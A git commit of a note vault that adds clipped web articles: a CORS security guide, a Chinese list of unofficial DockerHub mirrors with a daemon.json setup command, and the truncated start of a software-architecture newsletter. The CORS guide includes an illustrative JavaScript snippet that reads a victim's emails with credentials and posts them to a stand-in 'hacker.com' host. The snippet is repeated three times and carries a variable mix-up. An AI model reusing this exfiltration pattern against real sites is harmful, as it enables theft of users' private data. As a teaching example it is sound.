vault backup: 2026-02-25 16:53:37
This commit is contained in:
 windyboy
@@ -0,0 +1,279 @@
|
||||
---
|
||||
page-title: "CORS: the ultimate guide | Devsecurely"
|
||||
url: https://www.devsecurely.com/blog/2024/06/cors-the-ultimate-guide
|
||||
date: "2024-08-26 16:36:56"
|
||||
---
|
||||
Imagine visiting a website showing innocent kitten pictures. But behind all those cute feline creatures hides this website’s superpower. As soon as someone visits this website, the owner of the website gets access to all the visitor’s online presence. He gets access to your banking information, your social media posts and messages, your emails, your online purchases, etc. Imagine the damage this would do to your reputation and your finances. He could leak your messages and deplete your bank account. But thankfully, this scenario will not happen. And it’s all thanks to [SOP](https://en.wikipedia.org/wiki/Same-origin_policy) and CORS.
|
||||
|
||||
## Asynchronous JavaScript And XML (AJAX)
|
||||
|
||||

Let’s backtrack a little bit and talk about a technology you already know: [AJAX](https://en.wikipedia.org/wiki/Ajax_\(programming\)). AJAX is a mechanism in Javascript that allows the browser to make a request in the background. The front part of a website typically uses AJAX to request information from an API server. AJAX is executed on the client side. This means that when a user visits the website, his browser is the one that launches the AJAX request. For the purposes of this article, let’s take the case of a random user on the internet called Bob.
|
||||
|
||||
When sending a request to a website example.com, you can tell AJAX to “use credentials”. In this case, the browser will check if Bob has cookies on the website example.com. If he does, the browser will send those cookies along in the AJAX request. Thus, if Bob is authenticated on the website example.com, that website will recognize Bob. The browser makes the AJAX request with Bob’s identity.
|
||||
|
||||
|
||||
|
||||
## Why is the Internet not a jungle?
|
||||
|
||||
So, since you are a cyber-security enthusiast, a question might have popped into your head. If I create a malicious website, what’s holding me back from making an AJAX request, **with** credentials, to the Gmail website, and retrieve all my visitors’ emails?
|
||||
|
||||
If you asked yourself this question, then I salute your evil tendencies. But your plan isn’t going to work, and that is thanks to the 2 mechanism called **SOP** and **CORS**.
|
||||
|
||||
SOP stands for Same Origin Policy. This mechanism prevents a website A from reading resources on website B that has another origin. SOP protects a website, and the users’ data on it, from being accessed by a malicious website.
|
||||
|
||||
CORS stands for Cross-Origin Resource Sharing. CORS are the set of rules that can add exceptions to the SOP mechanism. It is a relaxation on SOP that can allow a website A to load resources from the website B that has another origin.
|
||||
|
||||
The origin of a website is a combination of his domain, protocol scheme and network port. If one of these parts is different for two URLs, browsers consider them as different origins. Let’s take as an example the website [https://www.devsecurely.com/](https://www.devsecurely.com/). If it launches an AJAX request to one of the following websites, the browser considers it as Cross Origin:
|
||||
|
||||
- **http://**www.devsecurely.com/
|
||||
- https://**api**.devsecurely.com/
|
||||
- https://www.**gmail**.com/
|
||||
- https://www.devsecurely.com**:8443**/
|
||||
|
||||
If a website makes an HTTP request to a URL with a different origin, this request is considered a **Cross Origin Request**. The treatment will differ from a **Same Origin Request**. The rules of how to deal with a Cross Origin request are complex. We will look at all the variables and the rules in this article. Buckle up.
|
||||
|
||||
## **With credentials vs without credentials**
|
||||
|
||||
Let’s start by studying the effects that using credentials or not has on an AJAX request. For the sake of clarity, let’s consider a website https://hacker.com making an AJAX request to the website https://gmail.com.
|
||||
|
||||
“With credentials” is an option that you can enable in AJAX. It tells the browser to include the user’s cookies on Gmail in the AJAX request. Gmail will thus know that it is Bob’s browser that performed the request. The response will include information relative to Bob’s Gmail account. For instance, if we make an AJAX request to the URL https://gmail.com/emails, the response will contain Bob’s emails.
|
||||
|
||||
This is a dangerous scenario: if any website can perform an AJAX request to retrieve the visitor’s emails, the Internet would be a wild jungle. The engineers designing Internet protocols made sure this doesn’t happen.
|
||||
|
||||
On the other hand, if the option “with credentials” isn’t enabled, the AJAX request will not contain any cookies. The Gmail website will treat Bob’s browser as an anonymous user—even if Bob is logged into his Gmail account on another browser tab—. So there is no personal information in the response to the AJAX request.
|
||||
|
||||
## **CORS rule definition**
|
||||
|
||||
When the browser performs an AJAX request from website A to website B, it looks at the CORS rules of website B to know how to behave. It is the web server B that defines the CORS rules that the browser follows. These rules are defined within specific HTTP response headers. The most important ones being the headers **Access-Control-Allow-Origin** and **Access-Control-Allow-Credentials**. We will study their role and their possible values later in this article.
|
||||
|
||||
## **Cross Origin Request processing**
|
||||
|
||||
When a website performs an AJAX request to another website (Cross Origin Request), the browser checks the CORS policy to see how to handle that AJAX request.
|
||||
|
||||
The browser has to make 2 decisions:
|
||||
|
||||
1. Should the browser perform the HTTP request as defined by the Javascript code?
|
||||
2. If the browser performs the request, should it let the Javascript code access the response?
|
||||
|
||||
Let’s do a deep dive into these 2 steps.
|
||||
|
||||
### **To request or not to request?**
|
||||
|
||||

For some AJAX configurations, the browser performs the request without checking the CORS policy. For others, the browser needs to check the CORS policy before deciding to perform the request or not. In the latter case, the browser first performs an HTTP OPTIONS request to the URL to retrieve the CORS policy. This is called a preflight request.
|
||||
|
||||
We will explain how browsers perform the CORS policy check later. For now, let’s look at the following decision tree chart from [Wikipedia](https://en.wikipedia.org/wiki/Cross-origin_resource_sharing). It explains the conditions under which the browser checks the CORS policy before it makes the request:
|
||||
|
||||
|
||||
|
||||
The following are the conditions under which the browser makes a request with no CORS check:
|
||||
|
||||
- The AJAX request is a GET request with no custom HTTP headers.
|
||||
- The AJAX is a POST request, with a standard content-type, and no custom HTTP headers.
|
||||
|
||||
Why does the browser perform these requests without checking the CORS policy? Because they are requests a website can initiate without using AJAX :
|
||||
|
||||
- You can trigger a GET request with no custom HTTP headers using an HTML tag of type “img” or “iframe”. All you have to do is declare the target URL in the attribute “src”. When rendering the page, the browser will launch a get request to the URL, with credentials, to try and load the resource.
|
||||
- You can trigger a POST request with a standard content-type, and no custom HTTP headers, by using an HTML “form” tag. You can add all the POST attributes with HTML “input” tags, and submit the form using Javascript to launch the request.
|
||||
|
||||
In all other scenarios, the browser will launch a preflight request. It will then check the CORS policy before deciding to send the request:
|
||||
|
||||
- HTTP requests of type PUT, DELETE or others
|
||||
- HTTP POST requests with non standard content-type. For example “application/json”
|
||||
- HTTP requests of type GET or POST having custom HTTP headers. For example “X-Requested-With: XMLHttpRequest”
|
||||
|
||||
### **To allow access or deny?**
|
||||
|
||||
If the browser performs the AJAX request, it then has to decide if it should allow the Javascript code to access the response. The browser will retrieve the CORS policy from the response, and see if the AJAX request conforms to the CORS policy.
|
||||
|
||||
If it does, then the Javascript code will have access to the response. If not, the Javascript code will not access the response and an error message is displayed in the Javascript console.
|
||||
|
||||
The following section explains the process of CORS policy checking.
|
||||
|
||||
### **CORS policy check**
|
||||
|
||||

To summarize, the browser checks the CORS policy in 2 cases:
|
||||
|
||||
1. Before sending a non standard HTTP requests.
|
||||
2. Before deciding whether to allow access to the response.
|
||||
|
||||
The browser checks the following elements:
|
||||
|
||||
- The browser retrieves the value of the response header **Access-Control-Allow-Origin**. The value must be equal to the website origin that launched the AJAX request. The origin has the form “schema://fqdn:port”.
|
||||
- If the response header **Access-Control-Allow-Origin** is absent, then this check fails.
|
||||
- Counterintuitively, if the header **Access-Control-Allow-Origin** has the wildcard value “**\***“, then this check fails also.
|
||||
- If the request was made “with credentials”: the response header **Access-Control-Allow-Credentials** must be present and have the value “true”.
|
||||
- If the AJAX request was launched with one or more custom HTTP headers: the browser retrieves the value of the response HTTP header **Access-Control-Allow-Headers**. The value of this header must contain all the custom HTTP headers used in the request.
|
||||
- If the AJAX request is not of type GET, POST or HEAD: the browser retrieves the value of the response header **Access-Control-Allow-Methods**. The value must contain the HTTP request type defined by the AJAX query.
|
||||
|
||||
If any of these conditions fail, then the entire CORS policy check fails:
|
||||
|
||||
- If the browser performs the CORS check before it makes the request, then it will not send the request.
|
||||
- If the browser performs the CORS check after it made the request, then the Javascript code will not get access to the response.
|
||||
|
||||
The following graph summarizes the CORS decision tree:
|
||||
|
||||
|
||||
|
||||
If you want to stay secure, follow us on X for tips and digested security news
|
||||
|
||||
## **What are the dangers of a misconfigured CORS policy?**
|
||||
|
||||
Browser maintainers designed the CORS mechanism to protect your users. They might inadvertently visit a malicious website. A good CORS policy makes sure that the malicious website can’t make HTTP requests to your website using the user’s identity.
|
||||
|
||||
The CORS policy is defined using HTTP response headers. Thus, it is the developer’s job to define a strict enough CORS policy. One that prevents malicious requests from other origins.
|
||||
|
||||
CORS is especially pertinent on websites that use cookies to authenticate users—like session cookies—. This is because, in a “with credentials” AJAX setting, the browser automatically sends the cookies with the request. This makes the request seem as if it came from the legitimate user.
|
||||
|
||||
But, if you use another form of authentication method. For example, you send an authentication token in the HTTP header “Authorization”. Then the CORS policy is less pertinent. If a malicious website performs an AJAX request, it would not be able to make the browser add the token to the request. And the malicious website does not have access to the legitimate website’s local storage. Thus, it doesn’t have access that token, and it cannot add it to the AJAX call. Your website will be, by default, protected from this attack scenario.
|
||||
|
||||
In case of an authentication by cookie, and a permissive CORS policy, some bad things could happen. Suppose a user visits a malicious website, here are some possible attack scenarios:
|
||||
|
||||
- The malicious website performs an AJAX request to retrieve the user’s emails on Gmail. The Javascript code then can send those emails to the hacker who set up the website.
|
||||
- The malicious website can perform a specific HTTP POST request to Gmail. This request changes the user’s settings, so that the hacker can send emails in the victim’s name.
|
||||
- The malicious website can perform a specific HTTP POST request to Gmail to change the victim’s Gmail password.
|
||||
|
||||

The following Javascript code snipped shows how an attacker could retrieve the victim’s emails, and send them back to his own server. He can store them there and consult them afterwards:
|
||||
|
||||
var xhr = new XMLHttpRequest()
|
||||
|
||||
xhr.open( 'GET', 'https://gmail.com/emails')
|
||||
|
||||
xhr.withCredentials = true
|
||||
|
||||
xhr.onreadystatechange = function() {
|
||||
|
||||
if (this.readyState == 4 && this.status == 200) {
|
||||
|
||||
var xhr2 = new XMLHttpRequest()
|
||||
|
||||
xhr2.open( 'POST', 'https://hacker.com/save\_emails')
|
||||
|
||||
var params = 'emails='+xhttp.responseText;
|
||||
|
||||
var xhr = new XMLHttpRequest() xhr.open( 'GET', 'https://gmail.com/emails') xhr.withCredentials = true xhr.onreadystatechange = function() { if (this.readyState == 4 && this.status == 200) { var xhr2 = new XMLHttpRequest() xhr2.open( 'POST', 'https://hacker.com/save\_emails') var params = 'emails='+xhttp.responseText; xhr2.send(params); } }; xhr.send();
|
||||
|
||||
var xhr = new XMLHttpRequest()
|
||||
xhr.open( 'GET', 'https://gmail.com/emails')
|
||||
xhr.withCredentials = true
|
||||
xhr.onreadystatechange = function() {
|
||||
if (this.readyState == 4 && this.status == 200) {
|
||||
|
||||
var xhr2 = new XMLHttpRequest()
|
||||
xhr2.open( 'POST', 'https://hacker.com/save\_emails')
|
||||
var params = 'emails='+xhttp.responseText;
|
||||
xhr2.send(params);
|
||||
}
|
||||
};
|
||||
xhr.send();
|
||||
|
||||
This scenario could be illustrated as follows :
|
||||
|
||||
|
||||
|
||||
The example given in this article is purely illustrative. Gmail has a good CORS policy that prevents such attacks. But we created an example website for you to see the effects for yourself:
|
||||
|
||||
## **Demonstration**
|
||||
|
||||
To illustrate this attack, we prepared a simple, yet vulnerable website. The demo website simulates a web application that needs authentication. First, go to the following URL and login by clicking the button: [https://demo.devsecurely.com/demo\_cors](https://demo.devsecurely.com/demo_cors).
|
||||
|
||||
Once finished, click the following button that will launch an AJAX request, with credentials, to the previous URL:
|
||||
|
||||
The result of the AJAX request will appear here:
|
||||
|
||||
If you followed the steps, your public IP address should appear above this paragraph. When you clicked the “Launch attack” button, your browser executed the following Javascript code:
|
||||
|
||||
var xhttp = new XMLHttpRequest();
|
||||
|
||||
xhttp.onreadystatechange = function() {
|
||||
|
||||
if (this.readyState == 4 && this.status == 200) {
|
||||
|
||||
if (this.responseText.includes("Your IP address"))
|
||||
|
||||
document.getElementById("demo\_website\_dontent").textContent\=this.responseText
|
||||
|
||||
document.getElementById("demo\_website\_dontent").textContent\="You need to be authenticated first"
|
||||
|
||||
xhttp.open("GET", "https://demo.devsecurely.com/demo\_cors", true);
|
||||
|
||||
xhttp.withCredentials = true;
|
||||
|
||||
var xhttp = new XMLHttpRequest(); xhttp.onreadystatechange = function() { if (this.readyState == 4 && this.status == 200) { if (this.responseText.includes("Your IP address")) document.getElementById("demo\_website\_dontent").textContent=this.responseText else document.getElementById("demo\_website\_dontent").textContent="You need to be authenticated first" } }; xhttp.open("GET", "https://demo.devsecurely.com/demo\_cors", true); xhttp.withCredentials = true; xhttp.send();
|
||||
|
||||
var xhttp = new XMLHttpRequest();
|
||||
xhttp.onreadystatechange = function() {
|
||||
if (this.readyState == 4 && this.status == 200) {
|
||||
|
||||
if (this.responseText.includes("Your IP address"))
|
||||
document.getElementById("demo\_website\_dontent").textContent=this.responseText
|
||||
else
|
||||
document.getElementById("demo\_website\_dontent").textContent="You need to be authenticated first"
|
||||
}
|
||||
};
|
||||
xhttp.open("GET", "https://demo.devsecurely.com/demo\_cors", true);
|
||||
xhttp.withCredentials = true;
|
||||
xhttp.send();
|
||||
|
||||

Your browser had to decide whether to perform the HTTP request directly, or whether to perform a preflight request and check the CORS policy. Since this is a simple GET request, with no custom HTTP header, the browser made the request directly. This is the raw HTTP request your browser sent:
|
||||
|
||||
|
||||
|
||||

The vulnerable website sent back the following response:
|
||||
|
||||
|
||||
|
||||
The browser then had to decide whether to let the Javascript code access the response. It thus performed a CORS policy check. Let’s go through all 4 conditions:
|
||||
|
||||
- The header **Access-Control-Allow-Origin** has the value “[https://www.devsecurely.com](https://www.devsecurely.com/)”. The same origin from which we performed the AJAX request. ✅
|
||||
- The request was performed with credentials, and the header **Access-Control-Allow-Credentials** is present and has the value “true”. ✅
|
||||
- The request does not use any custom headers. So the browser does not check the header **Access-Control-Allow-Headers**. ✅
|
||||
- The request performs a GET request. So the browser does not check the header **Access-Control-Allow-Methods**. ✅
|
||||
|
||||
All CORS checks are successful. So the browser lets the Javascript access the response. And now this blog can access your private data on the vulnerable website.
|
||||
|
||||
## **How to define a secure CORS policy?**
|
||||
|
||||
The CORS policy is defined by specific HTTP response headers. For each header, we need to make sure that the values are strict enough to prevent any malicious activity. We also need to make sure that the policy does not block legitimate requests. Let’s define the values for each response header:
|
||||
|
||||
- **Access-Control-Allow-Origin:** The value of this header must be the origin that is allowed to call the website. For example, suppose you have an API hosted under https://api.example.com, and a front part that calls that API, hosted under https://www.example.com. In this scenario, the header Access-Control-Allow-Origin should always have the value https://www.example.com.
|
||||
- If multiple websites should be able to call your website, then you need to define a whitelist of allowed websites. For all requests, check if the request header **Origin** contains one of the whitelisted origins.
|
||||
- If so, return the value of the request header **Origin** as the value of the response header **Access-Control-Allow-Origin**.
|
||||
- If not, return a default value for the header **Access-Control-Allow-Origin**.
|
||||
- If your website is not supposed to be called by other origins (for example, your whole website is hosted under https://www.example.com), then don’t define this header.
|
||||
- **Access-Control-Allow-Credentials:** If your website uses cookies to authenticate users (for example session cookies), then set the value of this header to “true”.
|
||||
- If your website is not supposed to be called by other origins, then don’t define this header.
|
||||
- **Access-Control-Allow-Headers:** If you require a custom HTTP header in your requests, then you should add it to this response header. If you require multiple HTTP headers, add them as a comma separated list.
|
||||
- If your website is not supposed to be called by other origins, then don’t define this header.
|
||||
- **Access-Control-Allow-Methods: If your website treats PUT or DELETE HTTP methods, then you should add them to this header as a comma separated list.**
|
||||
- If your website is not supposed to be called by other origins, then don’t define this header.
|
||||
|
||||
When you receive a preflight request (HTTP request of type OPTIONS), you need to make sure to only return the response headers, and not to perform any additional treatment.
|
||||
|
||||
Also, make these changes gradually. After each change, make sure that your website is still working. Setting up a too robust CORS might cause issues with the clients that call your API/website (like the front part of your website).
|
||||
|
||||
## **CORS configuration as a CSRF protection**
|
||||
|
||||
As we saw earlier, the browser performs some requests without checking the CORS policy. Depending on your application’s context, you might not want this to happen.
|
||||
|
||||
For example, if you have some GET API controller that performs changes on data. This could lead to an attack called CSRF. We will not go into details on this vulnerability type in this article. But to make this issue more concrete, let’s take an example.
|
||||
|
||||
Suppose you have an API endpoint https://api.example.com/users/delete/\[ID\]. When performing a GET request to that endpoint, the user having the id \[ID\] gets deleted from the database. A malicious website could take advantage of this. It can perform an AJAX request, with credentials, to the URL mentioned above. When an administrator on example.com visits the malicious website, the AJAX request gets launched, and a user gets deleted.
|
||||
|
||||
As a workaround, you can use CORS checks to prevent such attacks. To do that, you would need to force a CORS check **before** performing the request. In the case of GET requests, the only way to do that would be to add a custom header. Here are the steps:
|
||||
|
||||
1. In your front part, add a custom header to the concerned request (you might even want to add this header to all requests made to your API). The name and the value of the header do not matter. We can use the following header as an example: “X-Requested-With: XMLHttpRequest”.
|
||||
2. In the API part, make sure to check that the new header (X-Requested-With) is present. If not, abort the request and return an error message.
|
||||
|
||||
Now, if a malicious website wants to delete users like earlier, it has to add the custom header **X-Requested-With** to the AJAX request. This will trigger a preflight request to your API server. If your CORS policy was defined in an optimal way, the **Access-Control-Allow-Origin** response header will not contain the malicious website name. The CORS check will thus fail, and the browser does not perform the request.
|
||||
|
||||
This trick can protect both your GET and POST endpoints from CSRF attacks.
|
||||
|
||||
**PS: You shouldn’t use GET requests to perform a change on your application. GET should only be used to retrieve data, not to change it.**
|
||||
|
||||
## Don’t shoot yourself in the foot
|
||||
|
||||
By default, the SOP mechanism prevents cross origin requests. So, don’t expose your own website by defining a vulnerable CORS policy.
|
||||
|
||||
Depending on the sensitivity of your application, a CORS misconfiguration can have a devastating effect. Some years ago, I did a pentest on a trading platform. I noticed that the website’s CORS policy was very permissive. To showcase the risk, I created a malicious website that forces the visitors to buy a certain stock. An attacker could use this to force customers to buy a certain stock, thus increasing it’s price. If exploited correctly, this issue could make millionaires.
|
||||
|
||||
When people say crime doesn’t pay, they never understood CORS.
|
||||
@@ -0,0 +1,64 @@
|
||||
---
|
||||
page-title: "DockerHub 国内镜像源列表(2024 年 6 月 18 日 亲测可用) - V2EX"
|
||||
url: https://www.v2ex.com/t/1050454
|
||||
date: "2024-08-30 12:35:25"
|
||||
---
|
||||
|
||||
> sudo tee /etc/docker/daemon.json <<EOF { "registry-mirrors": \[ "https://hub.uuuadc.top", "https://docker.anyhub.us.kg", "https://dockerhub.jobcher.com", "https://dockerhub.icu", "https://docker.ckyl.me", "https://docker.awsl9527.cn" \] } EOF
|
||||
|
||||
---
|
||||
|
||||
## DockerHub 国内镜像源列表
|
||||
|
||||
此列表只收录无需限定条件的 DockerHub 镜像源,感谢这些公益服务者。
|
||||
|
||||
**2024 年 6 月 18 日 亲测可用**
|
||||
|
||||
| DockerHub 镜像仓库 | 镜像加速器地址 |
|
||||
| --- | --- |
|
||||
| [Docker 镜像加速站](https://hub.uuuadc.top/) | `https://hub.uuuadc.top/` |
|
||||
| | `docker.1panel.live` |
|
||||
| | `hub.rat.dev` |
|
||||
| [DockerHub 镜像加速代理](https://docker.anyhub.us.kg/) | `[https://docker.anyhub.us.kg](https://docker.anyhub.us.kg/)` |
|
||||
| | `[https://docker.chenby.cn](https://docker.chenby.cn/)` |
|
||||
| | `[https://dockerhub.jobcher.com/](https://dockerhub.jobcher.com/)` |
|
||||
| [镜像使用说明](https://dockerhub.icu/) | `https://dockerhub.icu` |
|
||||
| [Docker 镜像加速站](https://docker.ckyl.me/) | `[https://docker.ckyl.me](https://docker.ckyl.me/)` |
|
||||
| [镜像使用说明](https://docker.awsl9527.cn/) | `[https://docker.awsl9527.cn](https://docker.awsl9527.cn/)` |
|
||||
| [镜像使用说明](https://docker.hpcloud.cloud/) | `https://docker.hpcloud.cloud` |
|
||||
| [AtomHub 可信镜像仓库平台](https://atomhub.openatom.cn/) (只包含基础镜像,共 336 个) | `[https://atomhub.openatom.cn](https://atomhub.openatom.cn/)` |
|
||||
| [DaoCloud 镜像站](https://github.com/DaoCloud/public-image-mirror) | `[https://docker.m.daocloud.io](https://docker.m.daocloud.io/)` |
|
||||
|
||||
### 使用教程
|
||||
|
||||
1. 为了加速镜像拉取,使用以下命令设置**registry mirror**
|
||||
|
||||
> 支持系统:Ubuntu 16.04+、Debian 8+、CentOS 7+
|
||||
|
||||
```
|
||||
sudo mkdir -p /etc/docker
|
||||
sudo tee /etc/docker/daemon.json <<EOF
|
||||
{
|
||||
"registry-mirrors": [
|
||||
"https://hub.uuuadc.top",
|
||||
"https://docker.anyhub.us.kg",
|
||||
"https://dockerhub.jobcher.com",
|
||||
"https://dockerhub.icu",
|
||||
"https://docker.ckyl.me",
|
||||
"https://docker.awsl9527.cn"
|
||||
]
|
||||
}
|
||||
EOF
|
||||
sudo systemctl daemon-reload
|
||||
sudo systemctl restart docker
|
||||
```
|
||||
|
||||
1. 使用 DockerHub Proxy ,以下以 `hub.uuuadc.top` 为例:可以根据列表自行替换
|
||||
|
||||
```
|
||||
docker pull hub.uuuadc.top/library/mysql:5.7
|
||||
```
|
||||
|
||||
说明:library 是一个特殊的命名空间,它代表的是官方镜像。如果是某个用户的镜像就把 library 替换为镜像的用户名
|
||||
|
||||
原文链接: [https://www.wangdu.site/course/2109.html](https://www.wangdu.site/course/2109.html)
|
||||
+298
@@ -0,0 +1,298 @@
|
||||
---
|
||||
page-title: "Documenting Software Architectures - by Dr Milan Milanović"
|
||||
url: https://newsletter.techworld-with-milan.com/p/documenting-software-architectures?ref=dailydev
|
||||
date: "2024-08-12 10:47:39"
|
||||
---
|
||||
In this newsletter, we will try to understand:
|
||||
|
||||
- **Why software architecture documentation is necessary**
|
||||
|
||||
- **How to organize and visualize such documentation**
|
||||
|
||||
- **How to store it in the repository close to the code, and,**
|
||||
|
||||
- **How can it be automated and published so that non-technical people can view it**
|
||||
|
||||
|
||||
So, let’s dive in.
|
||||
|
||||
Add commonly-used scripts and tests to your team's Package Library packages, and reuse them in your personal, private, and team workspaces using Postman!
|
||||
|
||||
[
|
||||
|
||||
|
||||
|
||||
](https://substackcdn.com/image/fetch/f_auto,q_auto:good,fl_progressive:steep/https%3A%2F%2Fsubstack-post-media.s3.amazonaws.com%2Fpublic%2Fimages%2F5452b120-a952-4559-9197-40c8f949ba5a_1610x522.jpeg)
|
||||
|
||||
[Check it out!](https://learning.postman.com/docs/tests-and-scripts/write-scripts/package-library/)
|
||||
|
||||
Software architecture is the process of designing and organizing the overall structure of software systems to satisfy specific functional and non-functional requirements. It **provides a high-level view of the software system that guides developers during implementation**. It also represents a framework for communication and collaboration among stakeholders, such as developers, project managers, and business analysts, to ensure everyone is working towards the same goals and objectives.
|
||||
|
||||
Documenting software architectures ensures that **crucial architectural decisions, constraints, and rationales are captured and communicated effectively** and also facilitates a shared understanding among stakeholders, including developers, architects, project managers, and end-users. Documentation is a central reference point that records architectural decisions, which enables knowledge transfer and consistent implementation across the software development lifecycle (SDLC).
|
||||
|
||||
One of the most critical aspects of documenting software architecture is that it **reveals the goals and intentions behind the system, something the code alone cannot convey**.
|
||||
|
||||
> *While code is the implementation of the system, it often does not tell the whole story.*
|
||||
|
||||
The primary goals, design principles, and strategic decisions that guided the development process are typically not evident from the codebase. **This lack of visibility can lead to misunderstandings and misaligned efforts, especially as the system evolves or new team members come on board.** Documentation fills this gap by providing context and clarity, ensuring the system's goals and design philosophy are understood and maintained over time.
|
||||
|
||||
Good software documentation enables us to:
|
||||
|
||||
- **Align everyone's understanding of a system**
|
||||
|
||||
- **Maintaining the system properly**
|
||||
|
||||
- **Onboarding new people fast**
|
||||
|
||||
|
||||
Yet, we see the lack of architectural documentation on many projects, marked as “*we don’t have time to do it.” sometimes, people are unclear about* how to approach architectural documentation, what to put inside, and how.
|
||||
|
||||
With architectural documentation, we don’t want to write books, which are hard to maintain tomorrow but to be pragmatic. We wish to state only those crucial concepts for our project now and in the future.
|
||||
|
||||
[
|
||||
|
||||
|
||||
|
||||
](https://substackcdn.com/image/fetch/f_auto,q_auto:good,fl_progressive:steep/https%3A%2F%2Fsubstack-post-media.s3.amazonaws.com%2Fpublic%2Fimages%2Fd0061714-037b-4ab7-a119-47f3871f3027_1280x720.png)
|
||||
|
||||
To drive your architectural decisions by using the simple framework, check this text:
|
||||
|
||||
One way to do it is using an **[arc42 documentation template](https://arc42.org/)**. It provides a simple and concise way to document software architecture that all stakeholders understand. Dr. Gernot Starke and Dr. Peter Hruschka created the arc42 template, which is widely used in the software industry.
|
||||
|
||||
**[The arc42](https://arc42.org/)** answers the following two questions:
|
